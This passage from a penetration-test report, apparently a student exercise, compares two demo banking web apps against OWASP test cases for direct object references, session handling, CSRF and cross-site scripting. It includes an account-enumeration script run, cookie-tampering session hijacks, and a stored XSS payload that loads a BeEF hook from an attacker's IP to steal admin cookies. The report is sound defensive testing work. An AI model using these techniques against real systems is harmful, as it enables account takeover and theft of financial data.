| **Discovery** | When a user tries to open the accounts page, a request similar to the following is sent: `GET https://131.159.220.208/rest/index.php?csrf=N9kDHhcOp62MXEs9FGK54br3Z6Ra7Xw&service=accounts&sessionId=Q43pkst5raeE2ZQc HTTP/1.1`. Changing the value `accounts` to `user-management` via ***Zed Attack Proxy (ZAP)*** does show the design of the user-management view, but without content. The user is directly redirected back to his own account after sending the request.<br>A request made as an employee was noted using ***Zed Attack Proxy (ZAP)***. The Body of the HTTP request to `/rest` was: `{"service":"unblockUser","sessionId":"FntKpX5pPLScTEQ8","userId":3,"csrf":"c8dCadQ5YdTRRYPO8LjmM4paqmjF754"}`.<br>Then a request as a normal user was send: `{"accountIdSender":836274484,"accountIdReceiver":836274485,"amount":1000,"tan":"12345678912345","service":"createTransaction","csrf":"dBna9KWKxqnPBrYHrnrTWaCR2jdgAmz","sessionId":"ybDE6GyQHrC2EDM6"}`.<br>In this request only the csrf token and the sessionId were kept. The rest was replaced with the information from the employee user unblocking request. The server returns an insufficient rights error message.<br>Trying to send manual requests like `{"service":"unblockUser","sessionId":"FntKpX5pPLScTEQ8","userId":3,"csrf":"c8dCadQ5YdTRRYPO8LjmM4paqmjF754"}`, after a logout does not work. The sessionId is not valid anymore. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.5.3 Testing for Insecure Direct Object References (OWASP OTG-AUTHZ-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | One can download the transaction history as a pdf for every user, by submitting the correct account id to the download controller. E.g. the request `https://IP_ADDRESS/foobank/controllers/pdfgenerator.php` with POST parameter `PDF=60018` downloads the transaction history withouth any further security checks. A Session cookie is not needed to download a pdf file. |
| **Discovery** | We discovered the vulnerabilities editing requests send by ***Zed Attack Proxy (ZAP)*** and creating new requests using ***Postman*** manually. Later, we used a self written script, to download transaction histories for broad ranges of users. Using this script, we were able to map all accounts that have done at least one transactions.<br>`$ ./getPdfFiles.py localhost 1 100000`<br>`Retrieving files from localhost`<br>`Transactions found for Account #60002`<br>`Transactions found for Account #60003`<br>`Transactions found for Account #60018`<br>`Transactions found for Account #60023`<br>`100% \|#######################################################\|`<br>`./getPdfFiles.py localhost 1 100000 2392,41s user 362,46s system 27% cpu 2:47:01,68 total`<br>Figure 3.21 shows the transaction history for Account 60018. |
| **Likelihood** | This vulnerability can be easily detected and exploited by modifying the POST parameter of the request send to `/foobank/controllers/pdfgenerator.php` |
| **Implication** | An attacker gets access to all transaction histories saved by the bank. This means data leakage for all accounts that are in use. By assuming a start account of 0 on each account, the actual amount of money stored on one account can be calculated for further attacks. A bank that loses such data in a broad way may suffer severe damage in forms of e.g. reputation. |
| **Recommendations** | Do propper authorization checks on the server side. A user must only be able to download his transaction history if the account belongs to the user that is currently logged in. Propper session checking as described more thoroughly in chapter 3.6 should be implemented. |



**Transaction History**

| Source Account | Destination Account | Amount | Transaction Date |
|---|---|---|---|
| 60018 | 60023 | 5 | 2014-10-28 09:34:49 |
| 60018 | 60003 | 9 | 2014-10-27 22:15:10 |
| 60018 | 60002 | 10001 | 2014-10-27 22:15:10 |
| 60018 | 60003 | 2 | 2014-10-27 15:39:27 |
| 60018 | 60002 | 10 | 2014-10-27 15:38:19 |
| 60018 | 60003 | 1 | 2014-10-27 12:00:50 |
| 60018 | 60003 | 9 | 2014-10-27 11:17:35 |
| 60018 | 60002 | 10001 | 2014-10-27 11:17:35 |
| 60018 | 60002 | 20 | 2014-10-26 19:59:22 |
| 60002 | 60018 | 10000 | 2014-10-25 22:25:51 |
| 60018 | 60002 | 14000 | 2014-10-25 22:15:09 |
| 60018 | 60002 | 10003 | 2014-10-25 20:05:26 |
| 60018 | 60003 | 5 | 2014-10-25 01:00:03 |
| 60018 | 60002 | 10 | 2014-10-25 01:00:03 |
| 60018 | 60003 | 5 | 2014-10-25 00:20:18 |
| 60018 | 60002 | 1023 | 2014-10-25 00:20:18 |
| 60018 | 60002 | 10 | 2014-10-24 23:16:15 |
| 60018 | 60002 | 10 | 2014-10-24 23:02:59 |

Figure 3.21: Transaction PDF file for Account number 60018

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We were not able to download any transaction history for a user other than the one currently logged in. We therefore assume that there are no Insecure Direct Object References, as no further files are downloadable. |
| **Discovery** | We modified the request `https://localhost/rest/index.php?service=transactionPdf&csrf=2SqeZ63fF5D67kaLMcx8B3FadP8nL8D&accountId=836274484&sessionId=LwXRtaRmc5G5dg8Y` to contain the accountId of another user. This was achieved by using ***Zed Attack Proxy (ZAP)***. The received response is: `{"status":{"code":-1,"message":"The account does not belong to the current user."},"objects":[]}` |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.6 Session Management Testing

### 3.6.1 Testing for Bypassing Session Management Schema (OWASP OTG-SESS-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | When logging in, a `PHPSESSID` cookie (Figure 3.22) and a `TUMsession` cookie (Figure 3.23) are set. The session is reset, if the `TUMsession` cookie is expired. When the expiration date of the `TUMsession` cookie is manually set to a future date, the old session of the user is restored. Removing the `PHPSESSID` cookie does not seem to have any effect.<br>Entering a different number (we assume this to be the userID) into the `TUMsession` cookie, let you take over the user account of this user. |
| **Discovery** | The cookies have been discovered with a browser plugin, that shows and also allows editing of cookies. By manually changing the expiration date to a future date, the session could be restored. By logging in with different accounts and comparing the values within the `TUMsession` Cookie, we could collect different userIDs. By replacing one id with the id of another user in the session, the current session could be switched to another users session, without authentification. |
| **Likelihood** | It is very easy to change the cookies with a browser plugin such as ***Cookies***, It is enough to observe the cookie values change between two accounts to figure out, how the value applies. |
| **Implication** | It is possible to hijack another users session. Using this method the attacker can steal an admin or employee account and use their features for further attacks. |
| **Recommendations** | Hash the values within cookies and make them dynamic. Change them with every successful login. |





Figure 3.22: PHPSESSID Cookie





Figure 3.23: TUMsession Cookie with values after login with tumadmin123

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | Only the PHPSESSID cookie could be found. It does not have any effect to change the value. It is possible to steal the session as there are multiple GET-requests that include the current session id of the user. Those requests could be seen by attackers using tools like ***Wireshark***.<br>An example would be the request to download the transaction pdf of a users account:<br>https://localhost/rest/index.php?service=transactionPdf&csrf=2SqeZ63fF5D67kaLMcx8B3FadP8nL8D&accountId=836274484&sessionId=LwXRtaRmc5G5dg8Y |
| **Discovery** | The cookie has been discovered with the browser plugin ***Cookies***. The GET-requests have been discovered by using ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | In order to steal the session with the procedure explained above, the attacker needs to perform a man in the middle attack, which is a more advanced attack. |
| **Implication** | The attacker can impersonate the user and take over controll of all actions. he can request valid csrf-tokens and execute methods. |
| **Recommendations** | Secure the GET-requests or change them to POST, as POST-requests cannot be sniffed by an attacker when the connection is using an ssl encryption. |

### 3.6.2 Testing for Cookie attributes (OWASP OTG-SESS-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We found the following cookie attributes:<br>▪ Secure-Attribute is set to "No" for `PHPSESSID`- and `TUMsession`-Cookie<br>▪ HttpOnly-Attribute is set to "No" for `PHPSESSID`- and `TUMsession`-Cookie |
| **Discovery** | Both attributes can be read, by viewing the cookies with ***Cookies***. (Figure 3.23 and 3.22) |
| **Likelihood** | It is very easy as it only needs a browser plugin to view the cookie attributes. |
| **Implication** | Both settings are set to "No" which can lead to cross site stealing and manipulating of the cookies. |
| **Recommendations** | Set both values to true |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We found the following cookie attributes:<br>▪ Secure-Attribute is set to "No" for `PHPSESSID`-Cookie.<br>▪ HttpOnly-Attribute is set to "No" for `PHPSESSID`-Cookie. |
| **Discovery** | Both attributes can be read, by viewing the cookies with ***Cookies*** (Figure 3.22). |
| **Likelihood** | N/A |
| **Implication** | As the `PHPSESSID` cookie does not have any effect, there is no impact |
| **Recommendations** | N/A |

### 3.6.3 Testing for Session Fixation (OWASP OTG-SESS-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | Same cookie-values for every time we log in with the same user. We assume it is the userId, as it is different to the account number and the database schema as in Figure 3.17 does not show any additional values that could be a match. |
| **Discovery** | This could be discovered by comparing the cookie values after login in with different accounts multiple times. |
| **Likelihood** | The vulnerability is very easy to find, as it only needs a browser plugin or checking the login-Request to the server and then looking at the `setCookie`-command. |
| **Implication** | Attackers can steal other users cookie values and use it to login without a password. |
| **Recommendations** | Hash the values within cookies and make them dynamic. Change them with every successful login/logout. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | Only the `PHPSESSID` Cookie is persistent and its value changes with every cleaned cache or browser restart. Its value has no effect on the application. |
| **Discovery** | The cookie and its value have been discovered by using the browser plugin ***Cookies***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.6.4 Testing for Exposed Session Variables (OWASP OTG-SESS-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | The `TUMsession` Cookie contains only one value for each user. The value is always the same for one user and does not change over multiple login-sessions (Figure 3.24, 3.25 and 3.26). |
| **Discovery** | The cookie and its value have been discovered by using ***Cookies***. By logging in multiple times with the same user and observing the cookies behavior we found that the value does not change for the same user, but change, if we login with another user. |
| **Likelihood** | Very easy as it only requires a browser plugin. |
| **Implication** | Attackers can steal other users cookie values and use it to login without a password. |
| **Recommendations** | Hash the values within cookies and make them dynamic. Change them with every successful login/logout. |





Figure 3.24: TUMsession Cookie for user tumadmin123





Figure 3.25: TUMsession Cookie for user shivguru.rao





Figure 3.26: TUMsession Cookie for user shivguru_rao

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | No application specific cookies with exposed values were found. |
| **Discovery** | The cookie and its value have been discovered by using ***Cookies***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.6.5 Testing for Cross Site Request Forgery (OWASP OTG-SESS-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | Requests are not protected with any kind of Csrf-Mechanism. Attackers can use csrf to fake actions from the user by providing preconfigured urls and letting the user call them. |
| **Discovery** | We discovered this vulnerability, by sending custom `GET`, `POST`-requests over ***Postman*** to the server. For most requests it does not matter if the user is logged in or not. |
| **Likelihood** | The attacker needs to find out, how requests do look like and then find another vulnerability to force the user to call his custom faked request. |
| **Implication** | The attacker can force users to execute his requests on their account. E.g. execute transactions (if the user also enters a TAN afterwards), logout users, ... |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | Every request to the server is protected by a csrf token, which is only valid for exactly one request. (Figure 3.27) |
| **Discovery** | This has been discovered by observing the requests to the server with ***Zed Attack Proxy (ZAP)*** and the ***Firefox Development Toolbar*** while loading each page. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

| Name<br>Path | Method | Status<br>Text |
|---|---|---|
| index.php?service=requestToken&sessionId=KxpXeXY9zQH3L5rZ<br>/rest | GET | 200<br>OK |
| index.php?service=requestToken&sessionId=KxpXeXY9zQH3L5rZ<br>/rest | GET | 200<br>OK |
| index.php<br>/rest | POST | 200<br>OK |
| index.php?service=requestToken&sessionId=KxpXeXY9zQH3L5rZ<br>/rest | GET | 200<br>OK |

Figure 3.27: Requests for CSRF-Token while loading a page

### 3.6.6 Testing for logout functionality (OWASP OTG-SESS-006)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | While testing the application, we made the following findings:<br>▪ Cookies are fix for each user.<br>▪ By saving the cookie, logging out and restoring the cookie, the user is logged in again.<br>▪ If the cookie expires and we manually set the expiration date to some day in the future, the session is valid again. |
| **Discovery** | The cookie and its value have been discovered by using ***Cookies***. By copying the value before logging out and then recreating the cookie after the logout, the session could be restored. |
| **Likelihood** | Very easy, as it only requires a browser plugin. |
| **Implication** | The logout does only delete the local cookie. If an attacker has a copy of the cookie, he can still use it to get access to the account. |
| **Recommendations** | Hash the values within cookies and make them dynamic. Change them with every successful login/logout. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | If the user logs out, the session becomes invalid and no more requests can be send using this specific id. (Also look at section 3.5.2). By logging in again, a new session will be created for the account. |
| **Discovery** | For discovery methods look at section 3.5.2. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.6.7 Test Session Timeout (OWASP OTG-SESS-007)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | If a session expires, the cookie attribute can be manually set to a future date, which results in making the session active again. |
| **Discovery** | Manually changing the cookie attribute for expiration date. |
| **Likelihood** | Very easy, as it only needs a browser plugin |
| **Implication** | Expired sessions can be restored easily. An attacker with access to the browser of the victim can log in with the old session by changing the expiration attribute of the cookie |
| **Recommendations** | Hash the values within cookies and make them dynamic. Change them with every successful login/logout. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | Sessions for NEXT9 Bank are not saved in a cookie and time out after a few minutes of inactivity. |
| **Discovery** | Logging in an account and trying to execute some commands within the application after a few minutes results in a "Session is not valid" error. It is not visible how the timeout is handled. We assume it is handled by a timer which gets reset with every successful action by the user. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.6.8 Testing for Session puzzling (OWASP OTG-SESS-008)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | Session puzzling is not needed as the cookie value is static for each user and not build upon any data like a hashed combination of username and password. Check section 3.6.4 for further details. |
| **Discovery** | The cookie and its value have been discovered by using ***Cookies***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | The session is randomly generated with every new login and again deleted with every logout.<br>Server response to first login: `{"status":{"code":1,"message":"Login successful."},"objects":{"id":2,"email":"user@next9.com","password":"","salt":"","role":1,"lastLogin":1415886641,"sessionId":"OhF9WWe8ZLrd8tLn","verificationCode":"","csrfToken":"","blocked":0,"isActive":1}}`<br>Server response to second login: `{"status":{"code":1,"message":"Login successful."},"objects":{"id":2,"email":"user@next9.com","password":"","salt":"","role":1,"lastLogin":1415886641,"sessionId":"KCdC5wak3FmOMdbG","verificationCode":"","csrfToken":"","blocked":0,"isActive":1}}` |
| **Discovery** | This has been discovered by observing the network traffic throughout multiple login/logout activities. As we could not figure out any pattern in the generated sessionIds, we believe them to be random. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.7 Input Validation Testing

### 3.7.1 Testing for Reflected Cr(OWASP OTGoss site scripting (OWASP OTG-INPVAL-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We observed no reflected cross site scripting vulnerability. |
| **Discovery** | We used the navigation map (see figure 3.4) to look for parameters which are directly inserted into the HTML of the next page, but we did not discover any. It seems that all parameters are stored in the database before inserting the values in the HTML. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed no reflected cross site scripting vulnerability. |
| **Discovery** | We used the navigation map (see figure 3.6) to look for parameters which are directly inserted into the HTML of the next page, but we did not discover any. It seems that all parameters are stored in the database before inserting the values in the HTML. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.7.2 Testing for Stored Cross site scripting (OWASP OTG-INPVAL-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We observed several possibilities to execute a stored XSS attack. But not all of them could be exploited as the length of the corresponding database fields was often very restricted.<br><br>We manually tried to inject JavaScript code in every input field. Therefore we used the following code, which just alerts a message.<br><br>`<script>alert(1)</script>`<br><br>Here we observed that the reflection of JavaScript code is determined by the field size in the database. Thus we tried to examine the maximal input length for the fields (Figure 3.28).<br><br>Then we examined which fields could be used to execute our JavaScript code (Figure 3.29). In this case it was possible for the name and email field (Figure 3.29).<br><br>Furthermore we observed that the input validation was realised with the HTML5 tag `pattern` and `type="email"`. We just tried to remove this tag or change the type to text (Figure 3.32). Here we observed, that this sufficed to inject JavaScript code. There is no server side input validation. How JavaScript alerts can be run in the admin and employee interface is shown in Figures 3.30 and 3.31. |
| **Discovery** | The previous mentioned steps were all executed with ***Firefox's Web Developer Toolbar***.<br><br>We found the following input fields to be vulnerable:<br><br>▪ Registration of an employee and customer<br>– UserID (to short)<br>– Full name<br>– E-Mail ID<br><br>In the next step we choose the email input field, which allows 50 characters to be entered, to try an exploit for the implication estimation. Therefore we used the ***BeEF*** framework and optimized the URL to fit into the restricted length of the input field. We ended with the following string for the injection.<br><br>`<script src="http:/192.168.0.95/h.js"></script>`<br><br>We had to change the port of ***BeEF*** to 80, which could be omitted in the URL. Then we adjusted the file name of the `hook.js` to `h.js`. Furthermore it's possible to omit on slash after the protocol. |

| | |
|---|---|
| | This allowed us to read the user's cookies (Figure 3.33). Here we noticed the cookie value `TUMsession` could be copied to steal the session. Furthermore this value never changes for same user, so it is or has to be related to the user ID. Thus it's possible to bruteforce this cookie value to access the account of an abritary user. |
| **Likelihood** | This vulnerability can be easily detected, but require some JavaScript knowledge to exploit it. But the ***BeEF*** framework allows to quickly test several attacks, therefore we estimated the likelihood to be medium. |
| **Implication** | The implications are severe as we proofed that it is possible to steal the session. As we injected the code on the admin landingpage, which implies that we were able to act as an admin and register an abitrary account. |
| **Recommendations** | Implement a input sanitation on **all** input fields on the backend side! Try to use whitelisting for the different datatypes and do not rely on the frontend input validation. |





Figure 3.28: Maximum input length for possible XSS fields





Figure 3.29: JavaScript injection on user registration


Figure 3.30: Injected JavaScript running on admin landing page


Figure 3.31: Injected JavaScript running on employee landing page





Figure 3.32: Input validation via HTML5 can be removed

